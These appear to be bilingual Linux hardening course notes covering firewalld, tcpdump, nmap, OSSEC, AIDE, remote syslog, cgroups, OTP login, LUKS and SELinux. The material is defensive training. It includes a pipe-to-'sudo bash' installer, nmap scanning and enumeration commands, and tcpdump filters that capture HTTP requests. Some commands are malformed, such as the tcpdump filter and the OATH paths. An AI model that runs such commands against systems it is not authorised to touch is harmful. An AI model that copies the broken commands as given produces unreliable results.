chain forward {
    # Drop everything (assumes this device is not a router)
    type filter hook forward priority 0; policy drop;
}

# no need to define output chain, default policy is accept if undefined.
```

}

```



### Documentation

  * https://wiki.nftables.org/wiki-nftables/index.php/Quick_reference-nftables_in_10_minutes

### firewalld


### Install firewalld and restrict ufw
```

Schritt 1: ufw deaktivieren

systemctl stop ufw systemctl disable ufw ufw disable # zur Sicherheit ufw status

-> inactive # this has to be the case

Schritt 2: firewalld

apt update apt install -y firewalld

Schritt 3: firewalld

apt install firewalld systemctl start firewalld systemctl enable firewalld systemctl status firewalld systemctl status ufw

```
### Is firewalld running ?
```

is it set to enabled ?

systemctl status firewalld firewall-cmd --state

```
### Command to control firewalld

  * firewall-cmd


### Zones documentation

man firewalld.zones

### Zones available
```

firewall-cmd --get-zones block dmz drop external home internal public trusted work

```
### Active Zones
```

firewall-cmd --get-active-zones

in our case empty

```
### Add Interface to Zone = Active Zone
```

Variante 1

firewall-cmd --zone=public --add-interface=enp0s8 --permanent firewall-cmd --reload

Variante 2

firewall-cmd --zone=public --add-interface=enp0s8 firewall-cmd --get-active-zones

Nach dem Testen

firewall-cmd --runtime-to-permanent firewall-cmd --list-all firewall-cmd --list-all --permanent

firewall-cmd --get-active-zones public interfaces: enp0s8

```
### Show information about all zones that are used
```

Anzeigen der runtime

firewall-cmd --list-all

Anzeigen der permanenten Konfiguration

firewall-cmd --list-all --permanent

firewall-cmd --list-all-zones

```
### Default Zone
```

if not specifically mentioned when using firewall-cmd

.. add things to this zone

firewall-cmd --get-default-zone public

```
### Show services / Info
```

firewall-cmd --get-services firewall-cmd --info-service=http

```
### Adding/Removing a service
```

Version 1 - more practical

set in runtime

firewall-cmd --zone=public --add-service=http firewall-cmd --runtime-to-permanent

Version 2 - less practical

firewall-cmd --permanent --zone=public --add-service=http firewall-cmd --reload

Service wieder entfernen

firewall-cmd --permanent --zone=public --remove-service=ssh firewall-cmd --reload

```
### Best way to add a new rule
```

Walkthrough / Ubuntu

in /etc/apache2/ports.conf

Hinzufügen

Listen 81

echo "Listen 81" >> /etc/apache2/ports.conf systemctl restart apache2

Best Practice version

firewall-cmd --add-port=81/tcp

after testing

firewall-cmd --runtime-to-permanent

```
### Enable / Disabled icmp
```

firewall-cmd --get-icmptypes

none present yet

firewall-cmd --zone=public --add-icmp-block-inversion --permanent firewall-cmd --reload

```
### Working with rich rules
```

Documentation

man firewalld.richlanguage

throttle connectons

firewall-cmd --permanent --zone=public --add-rich-rule='rule family=ipv4 source address=10.0.50.10/32 service name=http log level=notice prefix="firewalld rich rule INFO: " limit value="100/h" accept' firewall-cmd --reload # firewall-cmd --zone=public --list-all

port forwarding

firewall-cmd --get-active-zones firewall-cmd --zone=public --list-all firewall-cmd --permanent --zone=public --add-rich-rule='rule family=ipv4 source address=10.0.50.10 forward-port port=42343 protocol=tcp to-port=22' firewall-cmd --reload firewall-cmd --zone=public --list-all firewall-cmd --remove-service=ssh --zone=public

list only the rich rules

firewall-cmd --zone=public --list-rich-rules

persist all runtime rules

firewall-cmd --runtime-to-permanent

```
### References

  * https://www.linuxjournal.com/content/understanding-firewalld-multi-zone-
```

```
configurations#:~:text=Going%20line%20by%20line%20through,or%20source%20associated%20with%20it.
  * https://www.answertopia.com/ubuntu/basic-ubuntu-firewall-configuration-with-firewalld/

## IPSec

### IPSec


  * https://lists.strongswan.org/pipermail/users/2015-January/007380.html
  * https://www.digitalocean.com/community/tutorials/how-to-set-up-an-ikev2-vpn-server-with-strongswan-on-ubuntu-20-04-de

## Documentation

### Telekom Compliance Guideline

  * https://github.com/jmetzger/TelekomSecurity.Compliance.Framework

### Linux Security

  * http://schulung.t3isp.de/documents/linux-security.pdf

## Wireshark / tcpdump / nmap

### Examples tcpdump


### What interfaces are available for listening ?
```

tcpdump -D

Eventually doublecheck with

ip a

```
### -n / -nn (Disable hostname / port resolving)
```

I would always recommend to do so, because it saves performance

Do not do hostname lookups

tcpdump -i ens3 -n

Do not do hostname and port lookups

tcpdump -i ens3 -nn

```
### Exclude specific ports
```

tcpdump ! -p stp -i eth0

more user friendly

tcpdump -i eth0 not stp and not icmp

```
### Include ascii output
```

s0 show unlimited content

-A ASCII

tcpdump -A -s0 port 80

```
### Only from and/or to a specific host
```

to or from host

tcpdump -i eth0 host 10.10.1.1

To a specific host

tcpdump -i eth0 dst 10.10.1.20

```
### Write to a pcap file
```

tcpdump -i eth0 -w output.pcap

```
### Only show GET requests
```

this show only all tcp packages

tcpdump -i eth0 tcp

now let us filter specific ones -> 0x474554 -> is equivalent for GET as hex - numbers

https://www.torsten-horn.de/techdocs/ascii.htm

tcp header has 20 bytes and maximum of 60 bytes, allowing for up to 40 bytes of options in the header.

tcpdump -s 0 -A -vv 'tcp[((tcp[12:1]((tcp[12:1] & 0xf0) >> 2):4] = 0x47455420'

Same goes for post - operations

tcpdump -s 0 -A -vv 'tcp[((tcp[12:1]((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354'

```

```

Deeply explained here

https://security.stackexchange.com/questions/121011/wireshark-tcp-filter-tcptcp121-0xf0-24

```
### Extra http get/post urls
```

show linewise

tcpdump -s 0 -v -n -l | egrep -i "POST /|GET /|Host:"

show linewise only using port http

tcpdump -s 0 -v -n -l port http and not port ssh | egrep -i "POST /|GET /|Host:"

```


### Refs:

  * https://hackertarget.com/tcpdump-examples/

### Example nmap


### Example 1
```

including additional information

nmap -A main.training.local

```
### Example 1a
```

nmap -A -F -T4 192.168.56.102

```
### Example 2
```

ping target system

nmap -sP main

```


### Example 3
```

Server 1: nmap -p 80 --script=http-enum.nse targetip

Server 2: tcpdump -nn port 80 | grep "GET /"

```
### Ref:

  * http://schulung.t3isp.de/documents/linux-security.pdf

### Detect nmap scans on server

  * https://nmap.org/book/nmap-defenses-detection.html

## Network Intrusion Detection

### Overview


  * Snort (Ökosystem)
  * Suricata (gleiche Signaturen) - OpenSource Signaturen


## Host Intrusion Detection

### Overview


  * AIDE (Advanced Intrusion Detection Environment)
  * Tripwire
  * OSSEC (Open Source Security) / Wazuh


### Installation ossec on Ubuntu


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1: ossec-hids-server

server 2: ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O - https://updates.atomicorp.com/installers/atomic | sudo bash

add [arch=amd64] to line

root@server1:/etc/apt/sources.list.d# cat atomic.list deb [arch=amd64] https://updates.atomicorp.com/channels/atomic/ubuntu focal main

Install ossec-hids-server

apt install ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

apt install ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

10.10.11.142

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it.
- ** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### Installation/Walkthrough ossec on Centos 8


### Wazuh
```

Fork / Weiterentwicklung

https://wazuh.com/

```
### OSSEC -> Installation
```

Install on 2 servers

server 1 (main): ossec-hids-server

server 2 (secondary): ossec-hids-agent

https://www.ossec.net/downloads/#apt-automated-installation-on-ubuntu-and-debian

Installs repo-config but not correctly !

wget -q -O atomic-file https://updates.atomicorp.com/installers/atomic sh atomic-file

installation on main

dnf -y install ossec-hids ossec-hids-server

adjust /var/ossec/etc/ossec.conf

yes root@localhost 127.0.0.1 ossec@localhost

Start

/var/ossec/bin/ossec-control start

```
### Testing on server 1
```

ssh root@localhost

enter wrong password 3 times

alert is logged to

cd /var/ossec/logs/alerts/ tail alerts.log 2020 Nov 11 13:48:59 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Src IP: 127.0.0.1 Nov 11 13:48:59 server2 sshd[56463]: Failed password for invalid user root from 127.0.0.1 port 44032 ssh2

** Alert 1605098949.1127: - syslog,sshd,invalid_login,authentication_failed, 2020 Nov 11 13:49:09 server2->/var/log/auth.log Rule: 5710 (level 5) -> 'Attempt to login using a non-existent user' Nov 11 13:49:07 server2 sshd[56463]: message repeated 2 times: [Failed password for invalid user root from 127.0.0.1 port 44032 ssh2]

```
### Installation server 2 (agent)
```

dnf install -y ossec-hids-agent

vi /var/ossec/etc/ossec.conf

change to ip of server 2

192.168.33.10

```
### Manage Agent (server 2) on server1 (ossec-server)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu). Please provide the following:
  - A name for the new agent: server1
  - The IP Address of the new agent: 10.10.11.141
  - An ID for the new agent[001]: Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y Agent added with ID 001.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: e

Available agents: ID: 001, Name: server2, IP: 10.10.11.141 Provide the ID of the agent to extract the key (or '\q' to quit): 1

Agent key information for '001' is:
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(A)dd an agent (A). (E)xtract key for an agent (E). (L)ist already added agents (L). (R)emove an agent (R). (Q)uit. Choose your action: A,E,L,R or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server2:/var/ossec/logs/alerts#

Server neu starten

/var/ossec/bin/ossec-control restart

```
### Import Key on agent - system (server 2)
```

/var/ossec/bin/manage_agents

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: I

- Provide the Key generated by the server.
- The best approach is to cut and paste it.
- ** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit):
MDAxIHNlcnZlcjEgMTAuMTAuMTEuMTQxIDkyMjAyMGQ5NzNjODE4NDM3YmIxZmU5ZDBjMmFmYmMwY2JmMmE2Y2EzNjllMGU5Y2MxNmJkYTc4OTdhYTJmNzc

Agent information: ID:001 Name:server2 IP Address:10.10.11.141

Confirm adding it?(y/n): y 2020/11/11 14:08:11 manage_agents: ERROR: Cannot unlink /queue/rids/sender: No such file or directory Added. ** Press ENTER to return to the main menu.

- OSSEC HIDS v3.6.0 Agent manager. *
- The following options are available: *

(I)mport key from the server (I). (Q)uit. Choose your action: I or Q: q

** You must restart OSSEC for your changes to take effect.

manage_agents: Exiting. manage_agents: Exiting. root@server1:/var/ossec/etc#

Restart agent

/var/ossec/bin/ossec-control restart

```
#### produce problem on server 2 (agent)
```

enter wrong password 3 times

ssh root@localhost

```
#### validatte on server 1 (server)
```

you should get an email to root please check /var/ossec/logs/alert/alert.log

if this is not working restart server2 and agent->server1

server1: /var/ossec/bin/ossec-control restart server2: /var/ossec/bin/ossec-control restart

Please retry to ssh with wrong pw 3 x !!!

```
#### Change scan config on server1 ossec.conf
```

like so --> first lines

120 yes

```
<!-- Directories to check  (perform all possible verifications) -->
<directories check_all="yes" report_changes="yes" realtime="yes">/etc,/usr/bin,/usr/sbin</directories>
<directories check_all="yes" report_changes="yes" realtime="yes">/bin,/sbin,/boot</directories>
```

Adjust local rules

root@server1:/var/ossec/rules# vi local_rules.xml ossec syscheck_new_entry File added to system syscheck,

```
#### Restart hids-server (server1)
```

/var/ossec/bin/ossec-control restart

```
#### Optional scan immediately
```

##it is possible from the hids-server (server1 aka main.example) ##to do an immediate scan on the agents (server2 aka secondary.example.com)

by restarting agent

/var/ossec/bin/agent_control -R 001

```
### AIDE on Ubuntu/Debian


### Install
```

apt install aide

adjust config

/etc/aide.conf /etc/aide.conf.d <- rules

aideinit

No necessary on Debian / Ubuntu

aideinit does this

mv /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz

```
### Backup
```

tar czvf initial-aide.tgz /etc/aide/aide.conf /usr/bin/aide /var/lib/aide/aide.db.new

```
### Simulate modification
```

echo "11.11.11.11 bad.host.com bad" >> /etc/hosts

```
### Do the check
```

In Ubuntu like so

aide.wrapper --check

In Debian like so

aide --check --config=/etc/aide/aide.conf

```
### Check is done on a daily basis

  * /etc/cron.daily/aide

## Logging

### Overview Logging Systems


  * syslog
  * auditd
  * netfilter (iptables)
  * systemd-journald

## journalctl
```

journalctl -u httpd.service

everything with pid = process id = 1

journalctl _PID=1

Remote logging with rsyslog

Change on server 1 (main)

```
cd /etc/
## changed
##vi rsyslog.conf
## uncommented these 4 lines
## Provides UDP syslog reception
## for parameters see http://www.rsyslog.com/doc/imudp.html
module(load="imudp") # needs to be done just once
input(type="imudp" port="514")

## Provides TCP syslog reception
## for parameters see http://www.rsyslog.com/doc/imtcp.html
module(load="imtcp") # needs to be done just once
input(type="imtcp" port="514")

## restart rsyslog - daemon
systemctl restart rsyslog.service
```

Change on server 2 (secondary)

```
## added hostname in /etc/hosts
## in the case main has 192.168.33.10
echo "192.168.33.10 main" >> /etc/hosts

## Added to line at then end of /etc/rsyslog.conf
## log to udp (@) AND tcp (@@)
## In production you only need one of those
*.*    @main
*.*    @@main

## Restart service
systemctl restart rsyslog.service
```

Finally testing

```
## on secondary
logger -p local0.info "Testmessage from this beautiful team"

## on main
## we should have an output
cat /var/log/messages | grep -i testmessage
```

Remote logging with rsyslog and tls

Works

- with rsyslog 6+
- Tested with Debian 11 (bullseye)

Create certificates and put in both server and client

```
## in /etc/pki/tls/certs/
## lab.crt, lab.key

### Main - Server - config
```

Configuration on Server

```
apt install rsyslog-gnutls
```

```
##/etc/rsyslog.d/main-tls.conf
### Added for TLS support
## make gtls driver the default
## $DefaultNetstreamDriver gtls

## certificate files
$DefaultNetstreamDriverCAFile   /etc/pki/tls/certs/lab.crt
$DefaultNetstreamDriverCertFile /etc/pki/tls/certs/lab.crt
$DefaultNetstreamDriverKeyFile  /etc/pki/tls/certs/lab.key


## provides TCP syslog reception with encryption
module(load="imtcp" StreamDriver.Name="gtls" StreamDriver.Mode="1" StreamDriver.AuthMode="anon")
input(type="imtcp" port="6514" )
```

```
systemctl restart rsyslog
```

Configuration on Client

```
apt install rsyslog-gnutls
```

```
##/etc/rsyslog.d/secondary-tls.conf
## This is the client side of the TLS encrypted rsyslog

## certificate file, just the CA file for a client
$DefaultNetstreamDriverCAFile /etc/pki/tls/certs/lab.crt

## set up action
$DefaultNetstreamDriver gtls           #use the gnutls netstream driver
$ActionSendStreamDriverMode 1          #require the use of tls
$ActionSendStreamDriverAuthMode anon   #the server is NOT authenticated
## send all messages
*.* @@(o)main.example.com:6514
```

```
systemctl restart rsyslog
```

Testing

```
## on secondary
logger "Does this work"

## check secondary
/var/log/messages

## check main
/var/log/messages

## <- should be in both log files
```

Systemd Remote Logging

Walkthrough

```
## Walkthrough

## Install on main and secondary
dnf install -y systemd-journal-remote

## on main modify systemd-journal-remote
## Find info by:
## systemctl cat systemd-journal-remote
## systemctl edit systemd-journal-remote
[Service]
ExecStart=
ExecStart=/usr/lib/systemd/systemd-journal-remote --listen-http=-3 --output=/var/log/journal/remote/

## aktiviert den socket
systemctl enable systemd-journal-remote
systemctl start systemd-journal-remote

## on secondary adjust URL= in /etc/systemd/journal-upload.conf
[Upload]
URL=http://192.168.33.10:19532

## Restart upload - daemon
systemctl enable --now systemd-journal-upload

## Result -> failed
## systemctl status systemd-journal-upload
## o http://192.168.33.10:19532/upload failed: Couldn't connect to server
```

```
## Troubelshooting on secondary
## according to:
```

- Troubleshooting a service on Centos (SELINUX)

```
## on secondary
logger -p local0.info testlogeintrag
## show entries
journalctl -e | grep testlogeintrag

## on main
```

```
## Show entries of log-directory of journal (systemd)
journalctl -D /var/log/journal/remote
```

Local Security

sgid - bit on files

Beispiel

```
Führt Programme mit dem Gruppenrecht, des Programms.-
Beispiel

hans:buero rwxrws-- executable

Wird executable auch mit der Gruppe buero ausgeführt.
```

Reference

- https://de.wikipedia.org/wiki/Setgid

xattr - special permissions

Generic

- save in the inode

Walkthrough

```
## only possible as root
touch foo-file
lsattr foo-file
chattr +a foo-file

### then this works
echo "test" >> foo-file
### this not
echo "test" > foo-file

### + -> immutable
chattr +i foo-file
### does not work
echo "no possibe" > foo-file
echo "also not possible" >> foo-file
## and not deletable
rm -f foo-file
```

cgroups on Redhat

Why ?

- Allows restriction and prioritizing to resources


What are the most important categories

- The number of CPU shares per process.
- The limits on memory per process.
- Block Device I/O per process.
- Mark network packets to be identified as the same type
    - another application can use that to enforce traffic rules

What else (Redhat) ?

- There are 2 versions, v1 and v2
- Although RHEL 8 allows v2, it is disabled
- All applications currently use v1

How do cgroups work ?



cgroups and the ressource-controllers

- Memory
- CPU
- Disk I/O

Install cgroup tools (Redhat)

- This way of working with cgroups is deprecated in RHEL 8

```
dnf install -y libcgroup libcgroup-tools
```

Show informations about cgroups

```
cat /proc/cgroups
ps xawf -eo pid,user,cgroup,args
systemd-cgls
systemd-cgtop
```

Walkthrough.

```
## Step 1: Create a new cgroup
cgcreate -g cpu,memory,blkio,devices,freezer:/resourcebox

## Step 2: Restrict zu 10% per CPU-core
cgset -r cpu.cfs_period_us=100000 \
 -r cpu.cfs_quota_us=$[ 10000 * $(getconf _NPROCESSORS_ONLN) ] \
 resourcebox

## Step 3: Restrict memory in cgroup to 256MB
cgset -r memory.limit_in_bytes=256M resourcebox

## Step 4: Restrict access to 1 MB/s
for dev in 8:0 8:16 1:0; do
 cgset -r blkio.throttle.read_bps_device="${dev} 1048576" resourcebox
```

```
 cgset -r blkio.throttle.write_bps_device="${dev} 1048576" resourcebox
done

## Step 5: no access to dev-files please
cgset -r devices.deny=a resourcebox

## Step 6: allow access to console, null, zero rand and urandom
for d in "c 5:1" "c 1:3" "c 1:5" "c 1:8" "c 1:9"; do
 cgset -r devices.allow="$d rw" resourcebox
done

## Step 7: execute program in cgroup (bash as an example)
cgexec -g cpu,memory,blkio,devices,freezer:/resourcebox \
 prlimit --nofile=256 --nproc=512 --locks=32 /bin/bash

## Step 8: delete cgroup
cgdelete -g cpu,memory,blkio,devices,freezer:/resourcebox
```

Restrict system resources with systemd-run

```
## Start stress test twice
systemd-run stress -c 3
systemd-run stress -c 3


systemctl show run-r<UUID>.service
## default is 3600
systemctl set-property run-r<UUID>.service CPUShares=100
systemctl set-property run-r<UUID>.service CPUQuota=20%
```

restrict httpd service

```
systemctl status httpd
systemctl set-property httpd.service CPUShares=600 MemoryLimit=500M
systemctl daemon-reload
systemctl status httpd

## also restrict io - activity
systemctl set-property httpd.service IODeviceWeight="/var/log 400"
systemctl set-property httpd.service BlockIOReadBandwidth="/var/lib/mysql 5M"
systemctl daemon-reload
systemctl cat httpd.service

## show ressource usage
systemd-cgtop
## after having properties, how does it look
systemctl cat httpd
```

```
systemd Sicherheit
• http://0pointer.de/blog/projects/security.html [http://0pointer.de/blog/projects/security.html]
Einfache Direktiven
• Units unter anderer uid/gid laufen lassen
• Zugriff auf Verzeichnisse beschränken
• Prozesslimits setzen
$EDITOR /etc/systemd/system/simplehttp.service
[Unit]
Description=HTTP Server
[Service]
Type=simple
Restart=on-failure
##User=karl
##Group=users
##WorkingDirectory=/usr/share/doc
##PrivateTmp=yes
##ReadOnlyDirectories=/var
##InaccessibleDirectories=/home /usr/share/doc
##LimitNPROC=1 #darf nicht forken
##LimitFSIZE=0 #darf keine Files schreiben
ExecStart=/bin/python -m SimpleHTTPServer 8000
```

Special man pages

```
man systemd.resource-control
```

References (Redhat)

- https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/resource_management_guide/chap-using_libcgroup_tools
- https://www.redhat.com/sysadmin/cgroups-part-one

Using otp-authentication

Installation on Centos 8

```
dnf install -y oathtool pam_oath
```

Configuation

```
## Settings in oath
## create hexstring for pass
echo "itsme" | od -x
0000000 7469 6d73 0a65
0000006
## use without 0 and blanks
##
echo "kurs - 74696d730a65" > /etc/oath/oath.users
chmod 000 /etc/oath/oath.users
chown root /etc/oath/oath.users

## Setup pam
## vi /etc/pam.d/su
## add after root-entry
auth            sufficient      pam_rootok.so
auth            requisite pam_oath.so usersfile=/etc/oath/users.oath window=5
```

Create list

```
authtool -w 5 74696d730a65
```

Test it

```
## starting from root the first time works without pw
su - kurs

## now you need to enter one otp from list
## and after that your normal pw
su - kurs
exit

## try again and try to use same otp
su - kurs
```

Disk Managemenet

Install partprobe/parted on Debian

```
## partprobe is in the package parted
apt install parted
```

Verschlüsselung mit Cryptsetup

```
lsblk
parted /dev/sdb
partprobe /dev/sdb
dnf install -y cryptsetup
cryptsetup luksFormat /dev/sdb1
cryptsetup luksOpen /dev/sdb1 secret-disk
ls -la /dev/mapper/secret-disk
mkfs.ext4 /dev/mapper/secret-disk
mkdir /mnt/secret
mount /dev/mapper/secret-disk /mnt/secret
echo "/dev/mapper/secret-disk /mnt/secret    ext4   defaults    1 2" >> /etc/fstab
umount /mnt/secret/
mount -av
```

Self Encryption Hard Disks (SED) vs. LUKS

Advantages Self-Encrypted (Hard-Disk)

- Encryption/Decryption is quicker because done by disk itself by controller
- Transparent, once decrypted (can be used on any OS, because not OS specific)
- Works directly with harddisk-passwd in BIOS
- Can be integrated with TPM, but then with pre-boot (OS) - on Linux ??

Disadvantages Self-Encrypted (Hard-Disk)

- Only safe, after power off, till someone cann attack
  - up to this, keys still are in Memory
  - Attack szenarion (cold-boot)

Wichtig AES128/AES256

- OPAL2.0 / OPAAL Enterprise
- FIPS 140.x

Advantages LUKS

- Possible to not encrypt complete disk, but also files or partitions
- Can use TPM together with

Disadvantages LUKS

- Overhead performance because sofware encryption decryption (25-35% overhead)

SELinux / appArmor

Install selinux on Debian

Walkthrough

```
apt-get install selinux-basics selinux-policy-default auditd
selinux-activate
reboot

## for checking
## Also refer to our other documents
## e.g. apache walkthrough
setenforce 1

check-selinux-installation
echo $?
```

Howto on Debian

- https://wiki.debian.org/SELinux/Setup

SELinux including Walkthrough

Change context and restore it

```
## Requirements - selinux must be enabled
## and auditd must run
## find out
getenforce
systemctl status auditd

cd /var/www/html
echo "hallo welt" > welt.html
## Dann im browser aufrufen
## z.B. 192.168.56.103/welt.html

chcon -t var_t welt.html
## includes context from welt.html
ls -laZ welt.html
## when enforcing fehler beim aufruf im Browser

## You can find log entries like so
cat /var/log/audit/audit.log
## show all entries caused by executable httpd
ausearch -c httpd

## herstellen auf basis der policies
restorecon -vr /var/www/html
```

Analyze

```
## Under which type/domain does httpd run
ps auxZ | grep httpd

## What is the context of the file
ls -Z /var/www/html/welt.html

## So is http_t - domain allowed to access ?
sesearch --allow --source httpd_t --target httpd_sys_content_t --class file
sesearch -A -s httpd_t -t httpd_sys_content_t -C file
## Yes !
## output
allow httpd_t httpd_sys_content_t:file { lock ioctl read getattr open
```

```
};
